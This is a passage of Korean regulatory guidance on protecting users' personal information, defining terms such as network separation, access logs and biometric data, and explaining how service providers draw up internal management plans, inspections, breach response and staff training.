2. “개인정보취급자”란 이용자의 개인정보를 수집, 보관, 처리, 이용, 제공, 관리 또는 파기 등의 업무를 하는 자를 말한다.
3. “내부관리계획”이라 함은 정보통신서비스 제공자등이 개인정보의 안전한 취급을 위하여 개인정보보호 조직의 구성, 개인정보취급자의 교육, 개인정보 보호조치 등을 규정한 계획을 말한다.
4. “개인정보처리시스템”이라 함은 개인정보를 처리할 수 있도록 체계적으로 구성된 데이터베이스시스템을 말한다.
5. “망분리”라 함은 외부 인터넷망을 통한 불법적인 접근과 내부정보 유출을 차단하기 위해 업무망과 외부 인터넷망을 분리하는 망 차단조치를 말한다.
6. “비밀번호”라 함은 이용자 및 개인정보취급자 등이 시스템 또는 정보통신망에 접속할 때 식별자와 함께 입력하여 정당한 접속 권한을 가진 자라는 것을 식별할 수 있도록 시스템에 전달해야 하는 고유의 문자열로서 타인에게 공개되지 않는 정보를 말한다.
7. “접속기록”이라 함은 이용자 또는 개인정보취급자 등이 개인정보처리시스템에 접속하여 수행한 업무 내역에 대하여 식별자, 접속일시, 접속지를 알 수 있는 정보, 수행업무 등 접속한 사실을 전자적으로 기록한 것을 말한다.
8. “바이오정보”라 함은 지문, 얼굴, 홍채, 정맥, 음성, 필적 등 개인을 식별할 수 있는 신체적 또는 행동적 특징에 관한 정보로서 그로부터 가공되거나 생성된 정보를 포함한다.
9. “P2P(Peer to Peer)”라 함은 정보통신망을 통해 서버의 도움 없이 개인과 개인이 직접 연결되어 파일을 공유하는 것을 말한다.

10. “공유설정”이라 함은 컴퓨터 소유자의 파일을 타인이 조회·변경·복사 등을 할 수 있도록 설정하는 것을 말한다.
11. “보안서버”라 함은 정보통신망에서 송·수신하는 정보를 암호화하여 전송하는 웹서버를 말한다.
12. “인증정보”라 함은 개인정보처리시스템 또는 정보통신망을 관리하는 시스템 등이 요구한 식별자의 신원을 검증하는데 사용되는 정보를 말한다.
13. “모바일 기기”란 스마트폰, 태블릿PC 등 무선망을 이용할 수 있는 휴대용 기기를 말한다.
14. “보조저장매체”란 이동형 하드디스크(HDD), USB메모리, CD(Compact Disk) 등 자료를 저장할 수 있는 매체로서 개인정보처리시스템 또는 개인용 컴퓨터 등과 쉽게 분리·접속할 수 있는 저장매체를 말한다.

해설

1. “개인정보관리책임자”란 이용자의 개인정보보호 업무를 총괄하거나 업무처리를 최종 결정하는 임직원을 말한다.

- 정보통신서비스 제공자등은 이용자의 개인정보를 보호하고 개인정보와 관련한 이용자의 고충을 처리하기 위하여 개인정보관리책임자를 지정 요건에 맞게 지정하고, 법률에 따라 업무를 수행하도록 보장하여야 한다.

참 고

- ☞ 개인정보관리책임자의 자격요건 및 지정 등에 관한 사항은 이 기준 제3조제1항 해설에서 보다 자세하게 확인할 수 있다.

2. “개인정보취급자”란 이용자의 개인정보를 수집, 보관, 처리, 이용, 제공, 관리 또는 파기 등의 업무를 하는 자를 말한다.

■ 정보통신망법 시행령(제15조제1항) 개정(2016.9.22.)으로 개인정보취급자의 정의가 “정보통신서비스 제공자의 지휘·감독을 받아 이용자의 개인정보를 처리하는 자”로 개정된 바, 이를 따른다.

- 지휘·감독 : 조직·인사 상의 지휘·감독 뿐만 아니라, 개인정보 처리 또는 시스템 등과 관련된 정책 상의 지휘·감독을 포함할 수 있다.
- 처리 : 개인정보를 수집, 생성, 연계, 연동, 기록, 저장, 보유, 가공, 편집, 검색, 출력, 정정(訂正), 복구, 이용, 제공, 공개, 파기(破棄), 그 밖에 이와 유사한 행위를 말한다.(법시행령 제14조제1항 개정, 2016.9.22.)
- 개인정보취급자는 근로형태를 불문하며, 이용자의 개인정보를 처리한다면 정규직, 비정규직, 파견직, 시간제 근로자 등이 모두 이에 해당한다. 또한 고용관계가 없더라도 실질적으로 정보통신서비스 제공자의 지휘·감독을 받아 이용자의 개인정보를 처리하는 자도 개인정보취급자에 포함된다.(예시: 이동통신사 영업점, 오픈마켓 판매자 등)

참 고

☞ 개인정보취급자의 역할 및 책임 등에 관한 사항은 이 기준 제3조제1항 해설에서 보다 자세하게 확인할 수 있다.

3. “내부관리계획”이라 함은 정보통신서비스 제공자등이 개인정보의 안전한 취급을 위하여 개인정보보호 조직의 구성, 개인정보취급자의 교육, 개인정보 보호조치 등을 규정한 계획을 말한다.

■ 내부관리계획이란 정보통신서비스 제공자등이 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성 확보를 위하여 필요한 사항 등을 규정한 계획, 지침 등을 말한다.

4. “개인정보처리시스템”이라 함은 개인정보를 처리할 수 있도록 체계적으로 구성된 데이터베이스시스템을 말한다.

- 여기서 말하는 데이터베이스시스템이란 일반적으로 데이터가 저장되는 데이터베이스(DB)와 데이터베이스 내의 데이터를 처리할 수 있도록 해주는 데이터베이스 관리 시스템(DBMS), 응용프로그램 등이 통합된 것을 의미한다.
- 따라서 개인정보처리시스템에는 개인정보가 저장되는 데이터베이스(DB), 데이터베이스를 생성하고 관리하는 데이터베이스 관리 시스템(DBMS), 개인정보취급자가 데이터베이스를 용이하게 이용하는데 필요한 응용프로그램 등 데이터베이스시스템의 구성요소가 모두 포함된다.
- 개인정보처리시스템은 정보통신서비스 제공자등의 개인정보 처리 방법, 시스템 구성 및 운영 환경 등에 따라 달라질 수 있다

개인정보처리시스템 (예시)

☞ 데이터베이스를 구성·운영하는 시스템 그 자체

☞ 응용프로그램(Web 서버, WAS 등) 등을 데이터베이스의 개인정보를 처리할 수 있도록 구성한 때

☞ 개인정보의 처리를 위해 파일처리시스템으로 구성한 때 등

- PC, 노트북도 데이터베이스 관련 응용프로그램이 설치·운영되어 개인정보취급자가 개인정보를 처리할 수 있도록 구성되었다면 개인정보처리시스템에 해당될 수 있다.

5. “망분리”라 함은 외부 인터넷망을 통한 불법적인 접근과 내부정보 유출을 차단하기 위해 업무망과 외부 인터넷망을 분리하는 망 차단조치를 말한다.

- 망분리는 정보통신서비스 제공자등이 개인정보를 처리하는 과정에서의 외부와의 접점을 차단하여 외부로부터 들어오는 공격이나, 내부에서 외부로의 개인정보 유출 등을 차단하기 위한 조치를 말한다.

- 망분리는 업무망과 외부 인터넷망에 속하거나 접근하는 컴퓨터를 각 각 분리하여 두 영역이 서로 접근할 수 없도록 하는 것으로 일반적으로 다음과 같이 구분할 수 있으며 기술 발전에 따라 확대될 수 있다.
- 물리적 망분리 : 통신망, 장비 등을 물리적으로 이원화하여 인터넷 접속이 불가능한 컴퓨터와 인터넷 접속만 가능한 컴퓨터로 분리하는 방식이다.
- 논리적 망분리 : 물리적으로 하나의 통신망, 장비 등을 사용하지만 가상화 등의 방법으로 내부 업무영역과 인터넷 접속영역을 분리하는 방식이다.

참 고

☞ 불법적인 접근 : 인가되지 않은 자(내·외부자 모두 포함)가 사용자계정 탈취, 자료유출 등의 목적으로 개인정보처리시스템, 개인정보취급자의 컴퓨터 등에 접근하는 것을 말한다.

6. “비밀번호”라 함은 이용자 및 개인정보취급자 등이 시스템 또는 정보통신망에 접속할 때 식별자와 함께 입력하여 정당한 접속 권한을 가진 자라는 것을 식별할 수 있도록 시스템에 전달해야 하는 고유의 문자열로서 타인에게 공개되지 않는 정보를 말한다.

- 식별자는 정보주체 식별을 위한 목적으로 사용되는 ID, 사용자 이름, 사용자 계정명 등을 말한다.
- 문자열은 영대문자(A~Z), 영소문자(a~z), 숫자(0~9), 특수문자(~, !, @ 등)을 말한다.
- 타인에게 공개되지 않은 정보의 의미는 타인이 비밀번호를 파악할 수 있도록 관리되어서는 안 된다는 것이다. 이는 본인 이외의 내부직원 또는 비인가자나 공격자 등이 개인정보처리시스템 등에 접속하여 개인정보를 유출하는 등 불법행위가 가능하기 때문이다.

7. “접속기록”이라 함은 이용자 또는 개인정보취급자 등이 개인정보처리시스템에 접속하여 수행한 업무 내역에 대하여 식별자, 접속일시, 접속지를 알 수 있는 정보, 수행업무 등 접속한 사실을 전자적으로 기록한 것을 말한다.

- 접속기록은 이용자와 개인정보취급자 등의 접속기록을 모두 포함한다.
- 식별자는 개인정보처리시스템에 접속한 자를 식별할 수 있도록 부여된 ID 등을 말한다.
- 접속일시는 개인정보처리시스템에 접속한 시점 또는 업무를 수행한 시점(년-월-일, 시:분:초)을 말한다.
- 접속지를 알 수 있는 정보는 개인정보처리시스템에 접속한 자의 컴퓨터 또는 서버의 IP 주소 등을 말한다.
- 수행업무는 이용자 또는 개인정보취급자가 개인정보처리시스템을 이용하여 수행한 업무를 알 수 있는 정보를 말한다.
 - 이용자 측면에서는 자신의 개인정보 조회, 수정, 탈퇴 등을 한 내용을 알 수 있는 정보를 말한다.
 - 개인정보취급자 측면에서는 개인정보처리시스템에서 처리(개인정보를 수집, 생성, 연계, 연동, 기록, 저장, 보유, 가공, 편집, 검색, 출력, 정정(訂正), 복구, 이용, 제공, 공개, 파기(破棄), 그 밖에 이와 유사한 행위)한 내용을 알 수 있는 정보를 말한다.
- 전자적으로 기록한 것이란 수기로 작성한 문서가 아니라 개인정보처리시스템의 로그(Log) 파일 또는 로그관리시스템 등에 전자적으로 기록한 것을 말한다.

8. “바이오정보”라 함은 지문, 얼굴, 홍채, 정맥, 음성, 필적 등 개인을 식별할 수 있는 신체적 또는 행동적 특징에 관한 정보로서 그로부터 가공되거나 생성된 정보를 포함한다.

- 지문, 얼굴, 홍채, 정맥, 음성, 필적 등의 바이오정보는 각 개인마다 고유의 특징을 갖고 있어 개인을 식별하는 정보로 사용되며, 이러한 바이오정보는 신체적 특징과 행동적 특징을 기반으로 생성된 정보로 구분할 수 있다.
 - 신체적 특징 : 지문, 얼굴, 홍채, 정맥, 망막, 손 모양, 손가락 모양, 열상 등

- 행동적 특징 : 필적, 키보드 타이핑, 입술 움직임, 걸음걸이 등

■ 또한, 바이오정보는 사람의 신체적 또는 행동적 특징을 입력장치를 통해 최초로 수집되어 가공되지 않은 '원본정보'와 그 중 특정 알고리즘을 통해 특징만을 추출하여 생성된 '특징정보'로 구분하기도 한다.

■ '개인을 식별할 수 있는'의 의미는 특정 개인을 다른 사람과 구별할 수 있다는 것 (Identification)이다. 또한, 바이오정보는 개인에 따라 고유의 특성을 가지므로 개인을 특정 지어 본인임을 인증(Authentication)하는 수단 등으로 활용되고 있다.

9. “P2P(Peer to Peer)” 라 함은 정보통신망을 통해 서버의 도움 없이 개인과 개인이 직접 연결되어 파일을 공유하는 것을 말한다.

■ P2P는 서버 등의 중간매개자 없이 정보 제공자(개인)와 정보 수신자(개인)가 직접 연결되어 각 개인이 가지고 있는 파일 등을 공유하는 것을 말한다.(개인↔개인)

■ 정보 제공자 및 정보 수신자 모두가 동시에 접속하지 않고서도 정보 제공자가 어떠한 파일을 공유하면 정보 수신자가 그 파일을 내려 받을 수 있는 형태를 말한다.

- 개인이 인터넷 상에서 정보 검색 등을 통해 파일을 찾는 방식(개인↔서버)과는 다른 개념이다.

10. “공유설정” 이라 함은 컴퓨터 소유자의 파일을 타인이 조회.변경.복사 등을 할 수 있도록 설정하는 것을 말한다.

■ 공유설정은 컴퓨터 소유자의 파일, 폴더 등을 타인이 접근하여 조회, 변경, 복사 등을 할 수 있도록 권한을 설정하는 것을 말한다.

11. “보안서버” 라 함은 정보통신망에서 송·수신하는 정보를 암호화하여 전송하는 웹서버를 말한다.

■ 보안서버는 정보통신망에서 송·수신하는 정보를 암호화하는 기능을 말한다.(이용자 PC↔(암호화 통신)↔개인정보처리시스템 등)

- 보안서버는 일반적으로 서버기반 시스템의 유효성을 증명하여 보안 인증서를 설치하거나 암호화 소프트웨어를 설치하여 암호 통신 기능을 제공한다. 주요 보안 프로토콜에는 SSL/TLS, SHTTP, PCT 및 IPSec 등이 있다.

12. “인증정보” 라 함은 개인정보처리시스템 또는 정보통신망을 관리하는 시스템 등이 요구한 식별자의 신원을 검증하는데 사용되는 정보를 말한다.

- ‘시스템 등이 요구한 식별자’는 해당 시스템에 접속하여 업무를 수행하기 위해서 시스템에게 알려주어야 하는 ID 등의 정보로서, 시스템에 등록 시 이용자가 선택하거나 계정(또는 권한) 관리자가 부여한 고유한 문자열이다.
- ‘신원을 검증하는데 사용되는 정보’는 해당 시스템에서 업무를 수행할 수 있는 정당한 식별자임을 증명하기 위하여 식별자와 연계된 정보로서 비밀번호, 바이오정보, 전자서명값 등이 있다.

13. “모바일 기기”란 스마트폰, 태블릿PC 등 무선망을 이용할 수 있는 휴대용 기기를 말한다.

- 모바일 기기는 손에 들거나 몸에 간편하게 지니고 다닐 수 있는 스마트폰, 태블릿PC 등 무선망(이동통신망, 와이파이(Wi-Fi) 등)을 이용할 수 있는 휴대용 기기를 말한다.

14. “보조저장매체”란 이동형 하드디스크(HDD), USB메모리, CD(Compact Disk) 등 자료를 저장할 수 있는 매체로서 개인정보처리시스템 또는 개인용 컴퓨터 등과 쉽게 분리·접속할 수 있는 저장매체를 말한다.

- 보조저장매체에는 이동형 하드디스크, USB메모리, CD, SD메모리카드 등은 물론 경우에 따라 스마트폰도 포함될 수 있다.

참 고

 이 기준에서 정의되지 않은 용어 정의는 통상적인 IT용어 정의와 같다.

제 3 조 내부관리계획의 수립·시행

제3조(내부관리계획의 수립·시행) ① 정보통신서비스 제공자등은 다음 각 호의 사항을 정하여 개인정보보호 조직을 구성·운영하여야 한다.

1. 개인정보관리책임자의 자격요건 및 지정에 관한 사항
2. 개인정보관리책임자와 개인정보취급자의 역할 및 책임에 관한 사항
3. 개인정보 내부관리계획의 수립 및 승인에 관한 사항
4. 개인정보의 기술적·관리적 보호조치 이행 여부의 내부 점검에 관한 사항
5. 개인정보 처리업무를 위탁하는 경우 수탁자에 대한 관리 및 감독에 관한 사항
6. 개인정보의 분실·도난·누출·변조·훼손 등이 발생한 경우의 대응절차 및 방법에 관한 사항
7. 그 밖에 개인정보보호를 위해 필요한 사항

② 정보통신서비스 제공자등은 다음 각 호의 사항을 정하여 개인정보관리책임자 및 개인정보취급자를 대상으로 사업규모, 개인정보 보유 수 등을 고려하여 필요한 교육을 정기적으로 실시하여야 한다.

1. 교육목적 및 대상
2. 교육 내용
3. 교육 일정 및 방법

③ 정보통신서비스 제공자등은 제1항 및 제2항에 대한 세부 계획, 제4조부터 제8조까지의 보호조치 이행을 위한 세부적인 추진방안을 포함한 내부관리계획을 수립·시행하여야 한다.

해설

① 정보통신서비스 제공자등은 다음 각 호의 사항을 정하여 개인정보보호 조직을 구성·운영하여야 한다.

■ 정보통신서비스 제공자등은 개인정보를 안전하게 처리하기 위하여 다음 각 호의 사항을 정하여 개인정보보호 조직을 구성하고 운영하여야 한다.

1. 개인정보 보호책임자의 자격요건 및 지정에 관한 사항
2. 개인정보 보호책임자와 개인정보취급자의 역할 및 책임에 관한 사항
3. 개인정보 내부관리계획의 수립 및 승인에 관한 사항
4. 개인정보의 기술적·관리적 보호조치 이행 여부의 내부 점검에 관한 사항
5. 개인정보 처리업무를 위탁하는 경우 수탁자 관리 및 감독에 관한 사항
6. 개인정보의 분실·도난·유출·변조·훼손 등이 발생한 때의 대응절차 및 방법에 관한 사항
7. 그 밖에 개인정보보호를 위해 필요한 사항

참 고

☞ 그 밖에 개인정보보호를 위해 필요한 사항으로는 정보통신서비스 제공자등의 사업규모, 서비스의 유형, 개인정보 보유 수, 처리하는 개인정보의 유형 및 중요도, 개인정보를 처리하는 방법 및 환경, 보안위험요인 등을 고려하도록 한다.

■ 개인정보보호 조직은 인사명령, 업무분장, 내부관리계획 등에 명시하도록 하며 해당 인력의 역량 및 요건 등 적정성에 관한 사항 등을 추가적으로 정할 수 있다.

1. 개인정보관리책임자의 자격요건 및 지정에 관한 사항

- 정보통신서비스 제공자등은 이용자의 개인정보를 보호하고 개인정보와 관련한 이용자의 고충을 처리하기 위하여 개인정보 보호책임자를 인사명령 등을 통해 공식적으로 지정하여야 한다.
- 책임 있는 의사결정을 할 수 있는 임원, 개인정보의 처리에 대해 실질적 권한을 가지는 부서의 장 등을 개인정보 보호책임자로 지정할 수 있다.
- 정보통신서비스 제공자등은 스스로의 환경을 고려하여 다음의 법률에서 정하는 자격요건을 충족한 자를 개인정보 보호책임자로 지정하여야 하며, 이에 관한 사항을 내부관리계획에 포함하여야 한다.

정보통신망법

제27조(개인정보 보호책임자의 지정) ① 정보통신서비스 제공자등은 이용자의 개인정보를 보호하고 개인정보와 관련한 이용자의 고충을 처리하기 위하여 개인정보 보호책임자를 지정하여야 한다. 다만, 종업원 수, 이용자 수 등이 대통령령으로 정하는 기준에 해당하는 정보통신서비스 제공자등의 경우에는 지정하지 아니할 수 있다.

② 제1항 단서에 따른 정보통신서비스 제공자등이 개인정보 보호책임자를 지정하지 아니하는 경우에는 그 사업주 또는 대표자가 개인정보 보호책임자가 된다.

③ 개인정보 보호책임자의 자격요건과 그 밖의 지정에 필요한 사항은 대통령령으로 정한다.

정보통신망법 시행령

제13조(개인정보 보호책임자의 자격요건 등) ① 정보통신서비스 제공자와 그로부터 이용자의 개인정보를 제공받은 자(이하 "정보통신서비스 제공자등"이라 한다)가 법 제27조제1항 본문에 따라 지정하는 개인정보 보호책임자는 다음 각 호의 어느 하나에 해당하는 지위에 있는 자로 하여야 한다.

1. 임원

2. 개인정보와 관련하여 이용자의 고충처리를 담당하는 부서의 장

② 법 제27조제1항 단서에서 "대통령령으로 정하는 기준에 해당하는 정보통신서비스 제공자등"이란 상시 종업원 수가 5명 미만인 정보통신서비스 제공자등을 말한다. 다만, 인터넷으로 정보통신서비스를 제공하는 것을 주된 업으로 하는 정보통신서비스 제공자등의 경우에는 상시 종업원 수가 5명 미만으로서 전년도 말 기준으로 직전 3개월간의 일일평균 이용자가 1천명 이하인 자를 말한다.

참 고

- ☞ 개인정보 보호책임자(CPO)와 법 제45조의3에서 정하고 있는 정보보호 최고책임자(CISO)는 동일인으로 지정할 수 있다.
 - * 이 경우 법률에서 정하는 자격요건을 모두 충족한 자로 지정
- ☞ 개인정보 보호책임자(CPO)와 정보보호 최고책임자(CISO)를 별도로 지정할 수 있다.
 - * 기술적·관리적 및 물리적 보호조치에 관하여 상호간의 명확한 업무분장 필요

2. 개인정보관리책임자와 개인정보취급자의 역할 및 책임에 관한 사항

- 개인정보 보호책임자는 정보통신서비스 제공자등의 개인정보보호에 관한 업무를 총괄하여야 한다.
 - 개인정보보호 관련 계획 수립·시행, 처리 실태 조사 및 개선, 이용자 고충 처리, 내부통제시스템 구축 등의 역할을 한다.
 - 개인정보 처리 실태 등에 대하여 조사하거나 관계 당사자로부터 보고를 받을 수 있으며, 필요하면 정보통신서비스 제공자등의 사업주 또는 대표자에게 조사결과 및 개선조치를 보고하는 등 개인정보보호 업무에 관하여 책임질 수 있어야 한다.

개인정보 보호책임자의 역할 및 책임 (예시)

- ☞ 개인정보보호 관련 계획 수립 및 시행
- ☞ 개인정보 처리 실태 및 관행의 정기적인 조사 및 개선
- ☞ 개인정보 처리와 관련한 불만의 처리 및 피해 구제
- ☞ 개인정보 유출 및 오·남용 방지를 위한 내부통제시스템의 구축
- ☞ 개인정보보호 교육 계획 수립 및 시행
- ☞ 그 밖에 개인정보의 적절한 처리를 위하여 필요한 사항 등

- 개인정보취급자는 정보통신서비스 제공자의 지휘·감독을 받아 이용자의 개인정보를 처리(개인정보를 수집, 생성, 연계, 연동, 기록, 저장, 보유, 가공, 편집, 검색, 출력, 정정(訂正), 복구, 이용, 제공, 공개, 파기(破棄), 그 밖에 이와 유사한 행위)하는 역할을 한다.

개인정보취급자의 역할 및 책임 (예시)

- ☞ 내부관리계획 등 각종 규정, 지침 등 준수
- ☞ 개인정보처리시스템의 안전한 운영 및 관리
- ☞ 개인정보의 기술적·관리적 보호조치 기준 이행
- ☞ 개인정보보호 교육 참석
- ☞ 개인정보 침해사고 발생 시 대응 및 보고
- ☞ 개인정보 처리 현황, 처리 체계 등의 점검 및 보고 등

- 정보통신서비스 제공자등은 스스로의 환경에 맞도록 개인정보 보호책임자와 개인정보취급자의 역할 및 책임에 관한 사항을 내부관리계획에 포함하여야 한다.

정보통신망법

제27조(개인정보 보호책임자의 지정) ④ 개인정보 보호책임자는 개인정보 보호와 관련하여 이 법 및 다른 관계 법령의 위반 사실을 알게 된 경우에는 즉시 개선조치를 하여야 하며, 필요하면 소속 정보통신서비스 제공자등의 사업주 또는 대표자에게 개선조치를 보고하여야 한다. 다만, 제2항에 따라 사업주 또는 대표자가 개인정보 보호책임자가 되는 경우에는 개선조치 보고에 대한 사항을 적용하지 아니한다.

제64조의3(과징금의 부과 등) ① (생략)

(생략)

5의2. 제25조제4항(제67조에 따라 준용되는 경우를 포함한다)에 따른 관리·감독 또는 교육을 소홀히 하여 수탁자가 제4장의 규정을 위반한 경우

6. 이용자의 개인정보를 분실·도난·유출·위조·변조 또는 훼손한 경우로서 제28조제1항제2호부터 제5호까지(제67조에 따라 준용되는 경우를 포함한다)의 조치를 하지 아니한 경우

제69조의2(고발) ① 방송통신위원회는 제64조의3제1항 각 호의 어느 하나에 해당하는 행위가 있다고 인정하는 경우에는 해당 정보통신서비스 제공자등을 검찰 등 수사기관에 고발할 수 있다.

② 방송통신위원회는 개인정보 보호와 관련하여 이 법을 위반한 정보통신서비스 제공자등에게 책임이 있는 자(대표자 및 책임있는 임원을 포함한다)를 징계할 것을 권고할 수 있다. 이 경우 권고를 받은 사람은 이를 존중하여야 하며 그 결과를 방송통신위원회에 통보하여야 한다.

3. 개인정보 내부관리계획의 수립 및 승인에 관한 사항

- 정보통신서비스 제공자등은 스스로의 환경을 고려하여 내부관리계획의 수립에 관한 사항을 마련하여야 한다.

- 내부관리계획은 조직(회사) 전체를 대상으로 마련
- 이 기준에서 정하는 기술적·관리적 및 물리적 보호조치에 관한 사항은 모두 포함

참 고

- ☞ 내부관리계획의 문서 제목은 가급적 “내부관리계획”이라는 용어를 사용하는 것이 바람직하나, 정보통신서비스 제공자등의 내부 방침에 따라 다른 용어를 사용 할 수 있다.
- ☞ 다른 용어를 사용할 때에도 이 기준에 관한 사항을 이행하여야 한다.

- 법률 또는 이 기준에서 규정하는 내용만을 그대로 반영하는 것이 아니라, 스스로의 환경에 맞는 내부관리계획을 수립

참 고

- ☞ 사업규모, 서비스의 유형, 개인정보 보유 수, 처리하는 개인정보의 유형 및 중요도, 개인정보를 처리하는 방법 및 환경, 보안위험요인 등을 고려

- 내부관리계획을 구체적으로 수립하고, 이를 기초로 세부 지침, 절차, 가이드, 안내서 등을 추가적으로 수립 등
- 정보통신서비스 제공자등은 스스로의 환경을 고려하여 수립한 내부관리계획의 승인에 관한 사항을 다음과 같이 마련하여야 한다.

- 내부관리계획은 전사적인 계획 내에서 시행될 수 있도록 사업주 또는 대표자에게 내부결재 등의 승인을 득함
- 사내 게시판 게시, 교육 등의 방법으로 모든 임직원 및 관련자에게 전파

참 고

- ☞ 예시 : ‘내부관리계획은 ○○회사 CEO의 승인을 거쳐 ○○회사 전 임직원에게 공표한다.’

- 개인정보 처리 방법 및 환경 등의 변화로 인하여 내부관리계획에 중요한 변경이 있을 때에는 변경 사항을 즉시 반영하고 내부관리계획을 승인
- 내부관리계획 수정·변경 시 내용 및 시행 시기 등 그 이력의 관리 등

4. 개인정보의 기술적·관리적 보호조치 이행 여부의 내부 점검에 관한 사항

- 정보통신서비스 제공자등은 이 기준에서 정하는 기술적·관리적 및 물리적 보호조치에 관한 사항은 모두 이행하여야 한다.

참 고

☞ 제3조(내부관리계획의 수립·시행)부터 제9조(출력·복사시 보호조치)까지

- 내부관리계획의 적정성과 실효성을 보장하기 위하여 내부관리계획에 따른 기술적·관리적 및 물리적 보호조치의 이행 여부의 점검·관리에 관한 사항을 포함하여야 한다.
- “○○년 개인정보 보호조치 이행 점검 계획(안)” 등과 같은 형태로 수립할 수 있으며, 점검 대상, 점검 항목 및 방법 등을 포함하도록 한다.

이행 점검 (예시)

- ☞ 점검 대상 및 시기
- ☞ 점검 조직 및 인력
- ☞ 점검 항목 및 내용
- ☞ 점검 방법 및 절차
- ☞ 점검 결과 기록 및 보관
- ☞ 점검 결과 후속조치(개선, 보고) 등

- 이행 점검은 사내 독립성이 보장되는 부서(감사팀 등), 관련 부서(개인정보 보호팀) 또는 개인정보보호 전문업체 등에서 수행할 수도 있다.

- 이행 점검은 개인정보취급자가 적절하게 개인정보 보호조치를 이행하고 있는지 여부 등을 파악할 수 있도록 정기적으로(최소 연 1회 권고) 점검하도록 한다.
- 이행 점검 결과는 “○○년 개인정보 보호조치 이행 점검 결과” 등과 같은 형태로 작성할 수 있으며, 필요하면 사업주 또는 대표자에게 점검결과 및 개선조치를 보고할 수 있다.

5. 개인정보 처리업무를 위탁하는 경우 수탁자에 대한 관리 및 감독에 관한 사항

- 정보통신서비스 제공자등은 수탁자가 개인정보의 안전성 확보를 위해 이 기준을 준수하도록 하는 등 수탁자를 관리·감독하여야 한다.

수탁자 관리 및 감독 (예시)

- ☞ 관리·감독 대상 및 시기
- ☞ 관리·감독 항목 및 내용
- ☞ 관리·감독 방법 및 절차
- ☞ 관리·감독 결과 기록 및 보관
- ☞ 관리·감독 결과 후속조치(개선, 보고) 등

참 고

- ☞ 사업자 선정부터 사업 종료 시까지 전 과정에 걸쳐 안전성 확보를 위한 보호조치 사항 포함

* 제안요청서, 계약서 등에 기술적·관리적 및 물리적 보호조치에 관한 사항을 명시하고, 이에 대한 이행여부를 분기별 또는 반기별로 주기적 관리·감독 및 확인

정보통신망법

제25조(개인정보의 처리위탁) ④ 정보통신서비스 제공자등은 수탁자가 이 장의 규정을 위반하지 아니하도록 관리·감독 및 교육하여야 한다.

6. 개인정보의 분실·도난·유출·변조·훼손 등이 발생한 경우의 대응절차 및 방법에 관한 사항

- 개인정보가 분실·도난·유출·위조·변조 또는 훼손 등(이하 ‘유출’)이 발생한 때에는 신속한 대응 조치를 통해 개인정보의 추가 유출을 막고, 유출로 인한 이용자 피해를 최소화하기 위한 대응절차 및 그 방법에 관한 사항을 포함하여야 한다.
- 개인정보 유출 신속대응체계 구축 : 개인정보 유출 사실을 알게 된 때에는 개인정보 보호책임자는 즉시 사업주 또는 대표자에게 보고하고 개인정보보호·정보보호 부서를 중심으로 「개인정보 유출 신속대응팀」을 구성하여, 추가 유출 및 이용자 피해발생 방지를 위한 조치를 강구하여야 한다.
- 유출 원인 파악 및 추가 유출 방지 조치 : 개인정보 유출 원인을 파악한 후 추가 유출 방지를 위해 유출 원인별 보호조치를 실시하여야 한다.
- 개인정보 유출 신고 및 통지
(신고) 개인정보의 유출 사실을 알게 된 때에는 즉시(24시간 이내) 개인정보 유출 사실을 방송통신위원회 또는 한국인터넷진흥원에 신고하여야 한다.

참 고

- ☞ 개인정보 유출로 인한 피해를 막기 위해서는 해커 등 개인정보 유출자 검거를 위해 경찰청 사이버 안전국에 범인 검거를 위한 수사를 요청하고 유출된 개인정보 회수를 위한 조치 실시
- ☞ 인터넷 상 침해사고가 발생하면 과학기술정보통신부 또는 한국인터넷진흥원에 신고하여 침해사고 원인분석 및 취약점 보완조치 등을 실시

(통지) 유출된 개인정보로 인하여 추가적인 피해가 발생하지 않도록 개인정보 유출 사실을 알게 된 후 즉시(24시간 이내) 해당 이용자에게 개인정보 유출 사실을 통지하여야 한다.

- 이용자 피해구제 및 재발방지 대책 마련 : 이용자 피해구제 방법을 안내하고 유사 사고의 재발방지를 위한 대책을 마련하여야 한다.

참 고

- ☞ 방송통신위원회·한국인터넷진흥원이 운영하는 온라인 개인정보보호 포털(<https://www.i-privacy.kr>)에서 제공하는 ‘정보통신서비스 제공자등을 위한 개인정보 유출 대응 매뉴얼’을 활용할 수 있다.

7. 그 밖에 개인정보보호를 위해 필요한 사항

- 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 안전성 확보를 위하여 필요한 개인정보 보호조치에 관한 사항을 추가적으로 포함하여야 한다.
- 정보통신서비스 제공자등은 사업규모, 서비스의 유형, 개인정보 보유 수, 처리하는 개인정보의 유형 및 중요도, 개인정보를 처리하는 방법 및 환경, 보안위험요인 등을 고려하도록 한다.

그 밖에 개인정보 보호조치 (예시)

- ☞ 개인정보보호 관리체계(PIMS) 등 개인정보보호 관련 인증 획득
- ☞ 개인정보보호 컨설팅
- ☞ 위험관리(자산식별, 위험평가, 대책마련, 사후관리)
- ☞ 개인정보처리시스템 설계, 개발, 운영 보안
- ☞ 보안장비 및 보안솔루션 도입 및 운영, 형상·운영 관리 및 기록
- ☞ 개인정보보호 예산 및 인력의 적정수준 반영
- ☞ 개인정보보호 관련 지침, 규정 등 수립 및 시행
- ☞ 개인정보 파기 절차 수립 및 시행 등

② 정보통신서비스 제공자등은 다음 각 호의 사항을 정하여 개인정보관리책임자 및 개인정보취급자를 대상으로 사업규모, 개인정보 보유 수 등을 고려하여 필요한 교육을 정기적으로 실시하여야 한다.

1. 교육목적 및 대상
2. 교육 내용
3. 교육 일정 및 방법

- 정보통신서비스 제공자등은 개인정보의 안전한 처리를 위하여 개인정보 보호책임자 및 개인정보취급자에게 최소 연1회 이상 필요한 교육을 실시하여야 한다.
- 개인정보보호 교육의 구체적인 사항은 교육 목적 및 대상, 교육 내용(프로그램 등), 교육 일정 및 방법 등을 포함하도록 한다. 내부관리계획 등에 규정하거나 “○○년 개인정보보호 교육 계획(안)” 등과 같은 형태로 수립할 수 있다.

- 교육 내용은 개인정보 보호책임자 그리고 개인정보취급자의 지위·직책, 담당 업무의 내용, 업무 숙련도 등에 따라 각기 다르게 할 필요가 있다. 해당 업무를 수행하기 위한 분야별 전문기술 교육뿐만 아니라 개인정보보호 관련 법률 및 제도, 내부관리계획 등 필히 알고 있어야 하는 사항을 포함하여 교육을 실시하도록 한다.

교육 내용 (예시)

- ☞ 개인정보 보호의 중요성
- ☞ 개인정보 내부관리계획 등 규정, 지침의 제·개정에 따른 사항
- ☞ 개인정보처리시스템의 안전한 운영·사용법(하드웨어, 소프트웨어 등)
